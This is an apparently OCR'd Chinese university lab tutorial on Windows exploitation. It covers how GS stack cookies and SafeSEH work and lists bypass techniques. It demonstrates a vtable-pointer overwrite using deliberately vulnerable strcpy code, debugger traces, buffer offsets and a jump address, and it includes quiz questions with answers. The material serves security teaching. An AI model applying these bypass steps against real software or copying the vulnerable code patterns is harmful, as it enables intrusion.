
接着往下执行到

00401059　\.　C3　retn

注意看此时的堆栈



原来 0x1889FC 保存的返回地址已经被 0x5002100F 覆盖了，



而且 0x5002100F 是 jmp esp 的地址，我们还可以看到在保存的返回地址的下面就是我们的 shellcode。也就是说程序子返回时会先执行 jmp esp，然后执行 shellcode。看到开启 GS 和不开 GS 编译的区别了。其实开始 GS 编译后会在 test 函数返回前执行

00401051 E8 7A000000 call test.__security_check_cookie

这句代码会比较保存在 data 中的 cookie 和我们堆栈中的 cookie，如果不一样，说明发生了栈溢出，程序直接退出。因为我们要覆盖返回地址的话，必然把堆栈的 cookie 也改变了。所以在有 GS 保护的情况下，我们不能直接覆盖返回地址利用了。

5.1.2. 练习

关于 GS 机制，以下说法正确的是？【单选题】

【A】 GS 机制使得我们不能覆盖返回地址

【B】 如果开启了 GS 编译，那么所有的函数都受到 GS 保护。

【C】特定条件下可以通过覆盖虚表指针利用

【D】GS 彻底摧毁基于栈溢出覆盖返回地址攻击

答案：C

5.2 实验任务二


任务描述：学习绕过 GS 的办法

1. 通过同时替换栈中和.data 节中的 cookie 来绕过。【不推荐】
2. 利用未被保护的缓冲区来实现绕过
3. 通过猜测/计算出 cookie 来绕过【不推荐】
4. 基于静态 cookie 的绕过【如果 cookie 每次都是相同的】
5. 覆盖虚表指针 【推荐，本文演示这种技术】
6. 利用异常处理器绕过 【推荐，本文不演示】

为了演示覆盖虚表指针这种技术，我将使用下面的代码

```
#include "stdafx.h"
#include "windows.h"
class TestClass
{
	public:
	void __declspec(noinline) test1(char* src)
	{
		char buf[8];
		strcpy(buf, src);
		test2();	//调用虚函数test2
	}
	virtual void __declspec(noinline) test2()
	{
	}
};
int main()
{
	char str[8000];
	LoadLibrary(_T("Netfairy.dll"));
	TestClass test;
	test.test1("AAAABBBBCCCCDDD");
	return 0;
}
```

你可以在C盘下找到这段代码对应的程序:test3.exe。【注】为方便演示，我关闭了ASLR，DEP，SafeSeh编译选项，在vs2010下编译。
TestClass对象在 main 函数的堆栈中分配空间，并在 main 函数中被调用，然后对象test被做为参数传递给存在 漏洞的成员函数 test1（如果把大于 8 字节的字符串拷贝到 buf，buf 就会被溢出。）。 完成拷贝后，一个虚函数会被执行，因为前边的溢出，堆栈中指向虚函数表的指针可能已经被覆盖，这样 就可以把程序的执行流重定向到 shellcode 中。
用Olldbg载入程序，查看test1函数的代码



test1函数是受到GS保护的函数，在

00401006 A1 18304000 mov eax, dword ptr ds:[test.__security_cookie]

0040100B 33C5 xor eax, ebp

0040100D 8945 FC mov dword ptr ss:[ebp-4], eax

设置安全cookie。在

0040105E E8 54000000 call test.__security_check_cookie


进行检验，如果栈中的cookie被覆盖，那么程序将直接退出。但是我们注意到，在调用校验函数的时候，test1函数先调用了test2函数

00401057 FFD0 call eax ; test.TestClass::test2

而test2是虚函数，所以我们可以覆盖保存在栈中的虚表指针，间接跳到我们的shellcode。我们先执行到

00401050 8B10 mov edx, dword ptr ds:[eax]观察此时的eax为0x0018FF40，这个地址保存着虚表指针。再执行到


00401057 FFD0 call eax ;test.TestClass::test2




当输入“AAAABBBBCCCCDDDD”时，刚刚开始覆盖到返回地址。如果我们输入很多字符的时候，多到恰好能覆盖虚表指针那么我们就能控制程序。我们可以计算出多少字符能够覆盖到虚表指针

X=0x0018ff40-0x0018dfe4=0x1f60，十进制就是8028。我们可以试一下，把test.test1("AAAABBBBCCCCDDDD");中的AAAABBBBCCCCDDDD改为8028个A。重新编译，你可以在C盘找到这个文件:test4.exe，用Odlldbg载入，执行到


00401057　　FFD0　　call　　eax




可以看到8028个A刚好能覆盖到虚表指针。接下来就是构造利用了。找一个地址，这个地址保存的值指向我们的A。我们最好在没有开启ASLR的模块找，Netfairy.dll就是一个不错的选择。很快，我用Olldbg的搜索功能找到了一个



0x500295A2保存的0x0018E1E8指向我们的AAAAAA…。下来我们把虚表指针覆盖为0x500295A2，把8028个A替换为我们的shellcode，不足的用\x90补充。务必记住，把shellcode放在0x0018E1E8之后，否则利用失败。所以完整的Exploit你可以在C:\下的code.cpp找到。C:\下的test4.exe是code.cpp编译出来的可执行文件，运行前


管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>net user
\\USER-20150810HR 的用户帐户
Administrator Guest
命令成功完成。
C:\Users\Administrator>

运行后


test.cpp
查找和替换
TestClass
C:\Windows\system32\cmd.exe
命令成功完成。
命令成功完成。
test.exe
test.exe 已停止工作
出现了一个问题，导致程序停止正常工作。请关闭该程序。
关闭程序
调试程序
输出
显示输出来源(S):
生成

尽管堆栈中的 cookie 被破坏了，但我们依然劫持了 EIP（因为我们溢出了虚函数表指针，并控制了 eax），从而控制了程序的流程，执行了我们的shellcode。

5.2.2. 练习

以下说法正确的是？【单选题】

【A】虚表指针是指向虚函数的指址

【B】虚表在创建对象的时候建立。

【C】本例子也可以覆盖 seh 异常处理利用

【D】我们总能通过覆盖虚表指针绕过 GS 机制

答案：C

5.2.3. 练习

思考题

思考如何通过覆盖 SEH 利用这个程序 【注：酌情给分】

6 配套学习资源

网络精灵-软件漏洞学习之缓冲区溢出

http://www.netfairy.net/?post=123

从零开始学习软件漏洞挖掘系列教程第五篇：突破 SafeSeh 防线

1 实验简介

- 实验所属系列：系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解绕过 SafeSeh 的方法，能够成功绕过 SafeSeh 执行 shellcode，并学会如何编写更加安全的代码，提高网络安全意识。

3 预备知识

1. 关于 SafeSeh 的一些基础知识

设计 SafeSEH 保护机制的目的，以为了防止那种攻击者通过覆盖堆栈上的异常处理函数句柄，从而控制程序执行流程的攻击。自 Windwos XP SP2 之后，微软就已经引入了 SafeSEH 技术。不过由于 SafeSEH 需要编译器在编译 PE 文件时进行特殊支持才能发挥作用，而 xp sp2 下的系统文件基本都是不支持 SafeSEH 的编译器编译的，因此在 xpsp2 下，SafeSEH 还没有发挥作用（VS2003 及更高版本的编译器中已经开始支持）。从 Vista 开始，由于系统 PE 文件基本都是由支持 SafeSEH 的编译器编译的，因此从 Vista 开始，SafeSEH 开始发挥他强大的作用，对于以前那种简单的通过覆盖异常处理句柄的漏洞利用技术，也就基本失效了。

2. SafeSeh 保护原理。

SafeSEH 的基本原理很简单，即在调用异常处理函数之前，对要调用的异常处理函数进行一系列的有效性校验，如果发现异常处理函数不可靠（被覆盖了，被篡改了），立即终止异常处理函数的调用

4 实验环境

服务器：Windows 7 SP1 ，IP 地址：随机分配

辅助工具：Olldbg 调试器

5 实验步骤


如果你用的是 XP SP1 系统，或许一个攻击者可以轻易通过覆盖 SEH 攻击系统上存在漏洞的程序，然而，微软早已经意识到这一点，所以在 XP SP2 加入了 SafeSeh。微软的安全工程师也知道，这不能一劳永逸，解决所有的软件安全问题。很快，聪明的黑客们发现了漏洞……下面让我们一起探寻黑客与微软安全工程师斗智斗勇的传奇故事吧！


1. 介绍常见的绕过 SafeSeh 的技术。
2. 演示一种绕过技术。

5.1 实验任务一

任务描述：学会查看哪些模块开启了 SafeSeh，了解常见绕过 SafeSeh 技术。

对于目前的大部分 windows 操作系统，其系统模块都受 SafeSEH 保护，可以选用未开启 SafeSEH 保护的模块来利用，比如漏洞软件本身自带的 dll 文件，这个可以借助 OD 插件 SafeSEH 来查看进程中各模块是否开启 SafeSEH 保护。如图





Error 表示无法识别，不确定是否开启了 SafeSEH。/SafeSeh ON 表示该模块受到 SafeSeh 保护。/SafeSEH OFF 表示模块未开启 SafeSeh 保护。由上图可以看到 ntdll.dll 和 test1.dll 未受到 SafeSeh 保护。你可以在 C:\找到这个 test1.exe 文件。

1. 在 Exploit 中不利用 SEH（而是通过覆盖返回地址的方法来利用，前提是模块没有 GS 保护）关于如何覆盖返回地址利用我在：从零开始学习软件漏洞挖掘系列教程第二篇：栈溢出覆盖返回地址实践 已经详细讲了。准确来说我觉得这不算是绕过，但是它往往是很成功的。【推荐指数：10 】


2. 如果程序编译的时候没有启用 safeseh 并且至少存在一个没启用 safeseh 的加载模块（系统模块或程序 私有模块）。这样就可以用这些模块中的 pop/pop/ret 指令地址来绕过保护。前面那个 test1.exe 程序就有 ntdll.dll 和 test1.exe 这两个模块没有启用 SafeSeh，所以我们仍然可以利用这两个模块的指令地址绕过 SafeSeh。【推荐指数：8 】

3. 如果只有应用程序没有启用 safeseh 保护机制，在特定条件下，你依然可以成功利用，应用程序被加载 的地址有 NULL 字节，如果在程序中找到了 pop/pop/ret 指令，你可以使用这个地址（NULL 字节会是最后 一个字节），但是你不能把 shellcode 放在异常处理器之后（因为这样 shellcode 将不会被拷贝到内存中 – NULL 是字符串终止符）【推荐指数：4 】

4. 从堆中绕过 SafeSeh。【推荐指数：1 】

5. 利用加载模块外的地址绕过 SafeSeh。【推荐指数：6 】

除了平时我们常见的 PE 文件模块(exe 和 dll)外，还有一些映射文件，我们可以通过 Olldbg 的 View-memory 查看程序的内存映射状态。例如下图



类型为 Map 的映射文件，SafeSeh 是无视它们的。当异常处理函数指针指向这些地址范围时候，是不对其进行有效性验证的。所以我们可以通过在这些模块找到跳转指令就可以绕过 SafeSeh。

6. 利用 Adobe Flash Player ActiveX 控件绕过 SafeSeh 【推荐指数：1 】

5.1.2. 练习

关于 SafeSeh，以下说法错误的是？【单选题】

【A】SafeSeh 不可能杜绝所有基于覆盖异常处理的攻击。

【B】从 XP SP1 之后微软加入了 SafeSeh 机制

【C】利用.nls 模块可以绕过 SafeSeh

【D】SafeSeh 是针对利用异常处理的保护措施

答案：B

5.2 实验任务二


任务描述:实战当只有应用程序本身没有开启 SafeSeh 时如何绕过 SafeSeh 技术。
原理：如果只有应用程序没有启用 safeseh 保护机制，在特定条件下，你依然可以成功利用，尽管应用程序被加载的地址有 NULL 字节【应用程序加载的地址一般是 0x00 开头】，但如果在程序中找到了 pop/pop/ret 指令，你可以使用这个地址覆盖 SE Handler（NULL 字节会是最后 一个字节）。我们可以把 shellcode 放到 Pointer to next SEH record 的前面，在 Pointer to next SEH record 加一个跳到 shellcode 的跳转，所以我们可以直接忽视 0x00 截断问题。

1. 当所有系统的模块都开启了 SafeSeh，而我们又不得不利用 SafeSeh 时，我们希望程序本身没有没有 SafeSeh，幸运的是，这种情况非常常见。为了方便演示这种技术，我使用下面的代码：


```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    strcpy(buffer,str);
    return 0;
}

int main()
{
    char temp[2048];
    test("AAAA");
    return 0;
}
```

【注】我在 vs2010 下编译，请关闭 DEP，SafeSeh 选项。

你可以在 C:\找到这个 test3.exe。用 OD 的 SafeSeh 查看那个模块没有开启 SafeSeh。




但是似乎除了 test3.exe 还有 ntdll.dll 没有 SafeSeh。但是我用另外一个插件扫面同样的文件发现只有 test.exe 没有 SafeSeh。所以大家千万不要太相信插件，它们不总是对的。不管怎么样，我们假设只能利用应用程序的地址。你可以在 C:\找到这个 test3.exe 文件。下面计算多少字符能够覆盖到默认 SEH 。用 Immunity Debugger 产生 10000 个随机字符序列：

